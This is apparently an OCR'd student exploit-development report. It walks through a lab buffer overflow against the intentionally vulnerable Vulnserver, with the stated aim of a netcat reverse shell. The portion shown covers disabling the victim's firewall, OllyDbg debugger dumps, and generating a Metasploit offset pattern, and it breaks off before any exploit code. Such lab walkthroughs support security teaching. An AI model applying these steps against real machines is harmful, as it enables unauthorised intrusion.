Exploit Development project

Offensive Hacking Tactical and Strategic

R.M.A.D. Rathnayake

IIT16152342

Table of Contents

Basic Requirements for exploits 2

Exploitation – Create python commands 4

Exploitation – Configurations of Attack Host 8


Exploitation – Attack 23

Links of the Video 28

References 29

Basic Requirements for exploits

- In here shows you how to identify a buffer overflow vulnerability and how to develop a buffer overflow exploit using Python and Ruby scripts within a Kali Linux attack VM.
- Also use olly-dbg for debugging of the vulnserver executable. The victim VM will be a,
- **Windows 7 Professional 32-bit VM with vulnserver installed**. Vulnserver is a windows-based multi-threaded TCP server that is intentionally vulnerable to buffer overflow. we're going to be exploiting the TRUN command in Vulnserver in order to a reverse shell with netcat.
- In “Windows 7 Professional 32-bit VM” please make sure that the **Windows Firewall is turned off** and that your attack and victim VMs are able to ping one another.



Control Panel ▸ All Control Panel Items ▸ Windows Firewall ▸ Customize Settings

Customize settings for each type of network

You can modify the firewall settings for each type of network location that you use.

What are network locations?

Home or work (private) network location settings

Turn on Windows Firewall

Block all incoming connections, including those in the list of allowed programs

☑ Notify me when Windows Firewall blocks a new program

[✓ Turn off Windows Firewall (not recommended)]


Public network location settings

Turn on Windows Firewall

Block all incoming connections, including those in the list of allowed programs

☑ Notify me when Windows Firewall blocks a new program

[✓ Turn off Windows Firewall (not recommended)]



Control Panel ▸ All Control Panel Items ▸ Windows Firewall

Control Panel Home
Allow a program or feature through Windows Firewall
Change notification settings
Turn Windows Firewall on or off
Restore defaults
Advanced settings
Troubleshoot my network
See also
Action Center

Help protect your computer with Windows Firewall

Windows Firewall can help prevent hackers or malicious software from gaining access to your computer through the Internet or a network.

How does a firewall help protect my computer?

What are network locations?

Update your Firewall settings

Windows Firewall is not using the recommended settings to protect your computer.

What are the recommended settings?

Home or work (private) networks — Not Connected


Public networks — Connected

Networks in public places such as airports or coffee shops

Windows Firewall state:	Off
Incoming connections:	Block all connections to programs that are not on the list of allowed programs
Active public networks:	Unidentified network
Notification state:	Notify me when Windows Firewall blocks a new program

First off fire up a olly-dbg and open up the Vulnserver executable.

(olly-dbg>>open>> vulnserver)



Open File - Security Warning


The publisher could not be verified. Are you sure you want to run this software?

Name: C:\Users\Dul\Documents\odbg110\OLLYDBG.EXE
Publisher: Unknown Publisher
Type: Application
From: C:\Users\Dul\Documents\odbg110\OLLYDBG.EXE

Run | Cancel

☑ Always ask before opening this file

This file does not have a valid digital signature that verifies its publisher. You should only run software from publishers you trust. How can I decide what software to run?




Open 32-bit executable

Look in: vulnserver-master

Name	Date modified
vulnserver	1/6/2019 3:06 PM

File name: vulnserver
Files of type: Executable file (*.exe)
Arguments:



OllyDbg - vulnserver.exe - [CPU - main thread, module ntdll]

```
77BA01E8  895C24 08          MOV DWORD PTR SS:[ESP+8],EBX
77BA01EC vE9 C9950200        JMP ntdll.77BC97BA
77BA01F1  8DA424 00000000    LEA ESP,DWORD PTR SS:[ESP]
77BA01F8  8DA424 00000000    LEA ESP,DWORD PTR SS:[ESP]
77BA01FF  90                 NOP
77BA0200  8BD4               MOV EDX,ESP
77BA0202  0F34               SYSENTER
77BA0204  C3                 RETN
77BA0205  8DA424 00000000    LEA ESP,DWORD PTR SS:[ESP]
77BA020C  8D6424 00          LEA ESP,DWORD PTR SS:[ESP]
77BA0210  8D5424 08          LEA EDX,DWORD PTR SS:[ESP+8]
77BA0214  CD 2E              INT 2E
77BA0216  C3                 RETN
77BA0217  90                 NOP
77BA0218  0000               ADD BYTE PTR DS:[EAX],AL
77BA021A  0000               ADD BYTE PTR DS:[EAX],AL
77BA021C  381C6E             CMP BYTE PTR DS:[ESI+EBP*2],BL
77BA021F  5C                 POP ESP
77BA0220  0000               ADD BYTE PTR DS:[EAX],AL
77BA0222  0000               ADD BYTE PTR DS:[EAX],AL
77BA0224  7A 51              JPE SHORT ntdll.77BA0277
77BA0226  0100               ADD DWORD PTR DS:[EAX],EAX
77BA0228  0100               ADD DWORD PTR DS:[EAX],EAX
77BA022A  0000               ADD BYTE PTR DS:[EAX],AL
77BA022C  F1                 INT1
77BA022D  07                 POP ES                                   Modification of segment register
77BA022E  0000               ADD BYTE PTR DS:[EAX],AL
77BA0230 -E9 07000040        JMP B7BA023C
77BA0235  0201               ADD AL,BYTE PTR DS:[ECX]
77BA0237  000422             ADD BYTE PTR DS:[EDX],AL
77BA023A  0100               ADD DWORD PTR DS:[EAX],EAX
77BA023C  A8 41              TEST AL,41
77BA023E  0100               ADD DWORD PTR DS:[EAX],EAX
77BA0240  A4                 MOVS BYTE PTR ES:[EDI],BYTE PTR DS:[ESI
77BA0241  BE 0A0043BF        MOV ESI,BF43000A
77BA0246  0A00               OR AL,BYTE PTR DS:[EAX]
EBX=7EFDE000
Stack SS:[0028FFF8]=00000000
```


```
Registers (FPU)
EAX 00401130 vulnserv.<ModuleEntryPoint>
ECX 00000000
EDX 00000000
EBX 7EFDE000
ESP 0028FFF0
EBP 00000000
ESI 00000000
EDI 00000000
EIP 77BA01E8 ntdll.77BA01E8
C 0  ES 002B 32bit 0(FFFFFFFF)
P 0  CS 0023 32bit 0(FFFFFFFF)
A 0  SS 002B 32bit 0(FFFFFFFF)
Z 0  DS 002B 32bit 0(FFFFFFFF)
S 0  FS 0053 32bit 7EFDD000(FFF)
T 0  GS 002B 32bit 0(FFFFFFFF)
D 0
O 0  LastErr ERROR_FILE_NOT_FOUND (00000002)
EFL 00000202 (NO,NB,NE,A,NS,PO,GE,G)
ST0 empty 0.0
ST1 empty 0.0
ST2 empty 0.0
ST3 empty 0.0
ST4 empty 0.0
ST5 empty 0.0
ST6 empty 0.0
ST7 empty 0.0
               3 2 1 0      E S P U O Z D I
FST 0000  Cond 0 0 0 0  Err 0 0 0 0 0 0 0 0  (GT)
FCW 027F  Prec NEAR,53  Mask    1 1 1 1 1 1
```

```
Address   Hex dump                 ASCII
00403000  FF FF FF FF 00 40 00 00      .@..
00403008  70 2E 40 00 00 00 00 00  p.@.....
00403010  FF FF FF FF 00 00 00 00      ....
00403018  FF FF FF FF 00 00 00 00      ....
00403020  FF FF FF FF 00 00 00 00      ....
00403028  00 00 00 00 00 00 00 00  ........
00403030  00 00 00 00 00 00 00 00  ........
00403038  00 00 00 00 00 00 00 00  ........
00403040  00 00 00 00 00 00 00 00  ........
00403048  00 00 00 00 00 00 00 00  ........
00403050  00 00 00 00 00 00 00 00  ........
00403058  00 00 00 00 00 00 00 00  ........
00403060  00 00 00 00 00 00 00 00  ........
00403068  00 00 00 00 00 00 00 00  ........
00403070  00 00 00 00 00 00 00 00  ........
00403078  00 00 00 00 00 00 00 00  ........
00403080  00 00 00 00 00 00 00 00  ........
00403088  00 00 00 00 00 00 00 00  ........
```

```
0028FFF0  00000000
0028FFF4  00401130  vulnserv.<ModuleEntryPoint>
0028FFF8  00000000
0028FFFC  00000000
```

Single step event at ntdll.77BA01E8 - use Shift+F7/F8/F9 to pass exception to program   Paused

Click the play button.


Windows 7 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
OllyDbg - vulnserver.exe - [CPU - main thread, module vulnserv]
C File View Debug Plugins Options Window Help
L E M T W H C / K B R ... S

```
00401130  $ 55             PUSH EBP
00401131  . 89E5           MOV EBP,ESP
00401133  . 83EC 18        SUB ESP,18
00401136  . C70424 010000( MOV DWORD PTR SS:[ESP],1
0040113D  . FF15 6C614000  CALL DWORD PTR DS:[<&msvcrt.__set_app_t  msvcrt.__set_app_type
00401143  . E8 D8FEFFFF    CALL vulnserv.00401020
00401148  . 90             NOP
00401149  . 8DB426 000000( LEA ESI,DWORD PTR DS:[ESI]
00401150  . 55             PUSH EBP
00401151  . 89E5           MOV EBP,ESP
00401153  . 53             PUSH EBX
00401154  . 83EC 14        SUB ESP,14
00401157  . 8B45 08        MOV EAX,DWORD PTR SS:[EBP+8]
0040115A  . 8B00           MOV EAX,DWORD PTR DS:[EAX]
0040115C  . 8B00           MOV EAX,DWORD PTR DS:[EAX]
0040115E  . 3D 910000C0    CMP EAX,C0000091
00401163  .v77 3B          JA SHORT vulnserv.004011A0
00401165  . 3D 8D0000C0    CMP EAX,C000008D
0040116A  .v72 4B          JB SHORT vulnserv.004011B7
0040116C  > BB 01000000    MOV EBX,1
00401171  > C74424 04 000( MOV DWORD PTR SS:[ESP+4],0
00401179  . C70424 080000( MOV DWORD PTR SS:[ESP],8
00401180  . E8 231C0000    CALL <JMP.&msvcrt.signal>               signal
00401185  . 83F8 01        CMP EAX,1
00401188  .v0F84 FF000000  JE vulnserv.0040128D
0040118E  . 85C0           TEST EAX,EAX
00401190  .v0F85 AA000000  JNZ vulnserv.00401240
00401196  > 31C0           XOR EAX,EAX
00401198  > 83C4 14        ADD ESP,14
0040119B  . 5B             POP EBX
0040119C  . 5D             POP EBP
0040119D  . C2 0400        RETN 4
004011A0  > 3D 940000C0    CMP EAX,C0000094
004011A5  .v74 59          JE SHORT vulnserv.00401200
004011A7  . 3D 960000C0    CMP EAX,C0000096
004011AC  .v74 1B          JE SHORT vulnserv.004011C9
Jump from 00401202
```

```
Registers (FPU)
EAX 00000000
ECX 00000000
EDX 00000000
EBX 00000000
ESP 0028F608
EBP 0028F65C ASCII "client connections...♪▣"
ESI 7EFDD000
EDI 0028F734
EIP 77BAFC92 ntdll.77BAFC92
C 0  ES 002B 32bit 0(FFFFFFFF)
P 1  CS 0023 32bit 0(FFFFFFFF)
A 0  SS 002B 32bit 0(FFFFFFFF)
Z 1  DS 002B 32bit 0(FFFFFFFF)
S 0  FS 0053 32bit 7EFDD000(FFF)
T 0  GS 002B 32bit 0(FFFFFFFF)
D 0
O 0  LastErr ERROR_SUCCESS (00000000)
EFL 00000246 (NO,NB,E,BE,NS,PE,GE,LE)
ST0 empty 0.0
ST1 empty 0.0
ST2 empty 0.0
ST3 empty 0.0
ST4 empty 0.0
ST5 empty 0.0
ST6 empty 0.0
ST7 empty 0.0
               3 2 1 0      E S P U O Z D I
FST 0000  Cond 0 0 0 0  Err 0 0 0 0 0 0 0 0  (GT)
FCW 037F  Prec NEAR,64  Mask    1 1 1 1 1 1
```

```
Address  Hex dump                 ASCII
00403000 FF FF FF FF 00 40 00 00      .@..
00403008 70 2E 40 00 00 00 00 00  p.@.....
00403010 FF FF FF FF 00 00 00 00      ....
00403018 FF FF FF FF 00 00 00 00      ....
00403020 FF FF FF FF 00 00 00 00      ....
00403028 00 00 00 00 00 00 00 00  ........
00403030 00 00 00 00 00 00 00 00  ........
00403038 00 00 00 00 00 00 00 00  ........
00403040 00 00 00 00 00 00 00 00  ........
00403048 00 00 00 00 00 00 00 00  ........
00403050 00 00 00 00 00 00 00 00  ........
00403058 00 00 00 00 00 00 00 00  ........
00403060 00 00 00 00 00 00 00 00  ........
00403068 00 00 00 00 00 00 00 00  ........
00403070 00 00 00 00 00 00 00 00  ........
00403078 00 00 00 00 00 00 00 00  ........
00403080 00 00 00 00 00 00 00 00  ........
00403088 00 00 00 00 00 00 00 00  ........
```

```
0028FF8C  7631344D  RETURN to kernel32.7631344D
0028FF90  7EFDE000
0028FF94  0028FFD4
0028FF98  77BC9802  RETURN to ntdll.77BC9802
0028FF9C  7EFDE000
0028FFA0  77EF14AA
0028FFA4  00000000
0028FFA8  00000000
0028FFAC  7EFDE000
0028FFB0  00000000
0028FFB4  77A07C7F  RETURN to 77A07C7F from 77A07920
0028FFB8  00000000
0028FFBC  0028FFA0
0028FFC0  00000000
0028FFC4  FFFFFFFF  End of SEH chain
0028FFC8  77C04DCD  SE handler
0028FFCC  007C2D3E
0028FFD0  00000000
0028FFD4  0028FFEC
0028FFD8  77BC97D5  RETURN to ntdll.77BC97D5 from ntdll.77BC97DB
```

```
Module C:\Windows\syswow64\MSCTF.dll                Running
```


Exploitation – Create python commands

Move on to **Kali Linux machine**.


So, the first step is to identify the position of the extended instruction pointer or a EIP. This will provide instructions to the system which will allow it to know where to go to execute the next command.

- First user need to generate a unique pattern with a length of five thousand forty characters with a Ruby script called pattern create.

(type – locate pattern create)


Kali-Linux-2020.1-vbox-amd64 [Running] - Oracle VM VirtualBox
kali@kali: ~
File Actions Edit View Help
Type here to search
1:12 PM
5/6/2020

```
kali@kali:~/Desktop$ cd ..
kali@kali:~$ locate pattern create
/etc/alternatives/createdb.1.gz
/etc/alternatives/createuser.1.gz
/etc/postgresql-common/createcluster.conf
/home/kali/gdb-9.1/gdb/contrib/ari/create-web-ari-in-src.sh
/home/kali/gdb-9.1/gdb/gdbsupport/create-version.sh
/home/kali/gdb-9.1/gdb/testsuite/gdb.mi/mi-var-create-rtti.c
/home/kali/gdb-9.1/gdb/testsuite/gdb.mi/mi-var-create-rtti.exp
/home/kali/gdb-9.1/gdb/testsuite/gdb.python/py-breakpoint-create-fail.c
/home/kali/gdb-9.1/gdb/testsuite/gdb.python/py-breakpoint-create-fail.exp
/home/kali/gdb-9.1/gdb/testsuite/gdb.python/py-breakpoint-create-fail.py
/home/kali/gdb-9.1/gdb/testsuite/gdb.threads/create-fail.c
/home/kali/gdb-9.1/gdb/testsuite/gdb.threads/create-fail.exp
/home/kali/gdb-9.1/gdb/testsuite/gdb.threads/multi-create-ns-info-thr.exp
/home/kali/gdb-9.1/gdb/testsuite/gdb.threads/multi-create.c
/home/kali/gdb-9.1/gdb/testsuite/gdb.threads/multi-create.exp
/home/kali/gdb-9.1/libctf/ctf-create.c
/home/kali/gdb-9.1/sim/common/create-version.sh
/usr/bin/cd-create-profile
/usr/bin/createdb
/usr/bin/createlang
/usr/bin/createuser
/usr/bin/fc-pattern
/usr/bin/msf-pattern_create
/usr/bin/msf-pattern_offset
/usr/bin/pcreate3
/usr/bin/pg_createcluster
/usr/lib/gnupg/gpg-check-pattern
/usr/lib/postgresql/12/bin/createdb
/usr/lib/postgresql/12/bin/createuser
/usr/lib/postgresql/12/lib/bitcode/postgres/commands/createas.bc
/usr/lib/postgresql/12/lib/bitcode/postgres/optimizer/plan/createplan.bc
/usr/lib/python3/dist-packages/OpenGL/EGL/EXT/create_context_robustness.py
/usr/lib/python3/dist-packages/OpenGL/EGL/EXT/__pycache__/create_context_robustness.cpython-37.pyc
/usr/lib/python3/dist-packages/OpenGL/EGL/EXT/__pycache__/create_context_robustness.cpython-38.pyc
/usr/lib/python3/dist-packages/OpenGL/EGL/KHR/create_context.py
/usr/lib/python3/dist-packages/OpenGL/EGL/KHR/__pycache__/create_context.cpython-37.pyc
```




```
/usr/share/man/man3/pcrepattern.3.gz
/usr/share/metasploit-framework/data/wordlists/keyboard-patterns.txt
/usr/share/metasploit-framework/modules/exploits/unix/webapp/wp_holding_pat
/usr/share/metasploit-framework/tools/exploit/pattern_create.rb
/usr/share/metasploit-framework/tools/exploit/pattern_offset.rb
/usr/share/metasploit-framework/tools/payloads/ysoserial/find_ysoserial_of
/usr/share/metasploit-framework/vendor/bundle/ruby/2.5.0/gems/actionpack-4.
/usr/share/metasploit-framework/vendor/bundle/ruby/2.5.0/gems/aws-sdk-core-
/usr/share/metasploit-framework/vendor/bundle/ruby/2.5.0/gems/bindata-2.4.
```

(find - /usr/share/metasploit – framework/tools/exploit/pattern_create.rb)

(type- /usr/share/metasploit – framework/tools/exploit/pattern_create.rb –l 5040)


- Then user have to do here is specify length in 5040. that has our characters generated.




```
kali@kali:~$ /usr/share/metasploit-framework/tools/exploit/pattern_create.rb -l 5040
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4A
f5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak2Ak3Ak4Ak5Ak6Ak7Ak8Ak9Al
0Al1Al2Al3Al4Al5Al6Al7Al8Al9Am0Am1Am2Am3Am4Am5Am6Am7Am8Am9An0An1An2An3An4An5An6An7An8An9Ao0Ao1Ao2Ao3Ao4Ao5Ao6Ao7Ao8Ao9Ap0Ap1Ap2Ap3Ap4Ap5Ap6Ap7Ap8Ap9Aq0Aq1Aq2Aq3Aq4Aq5
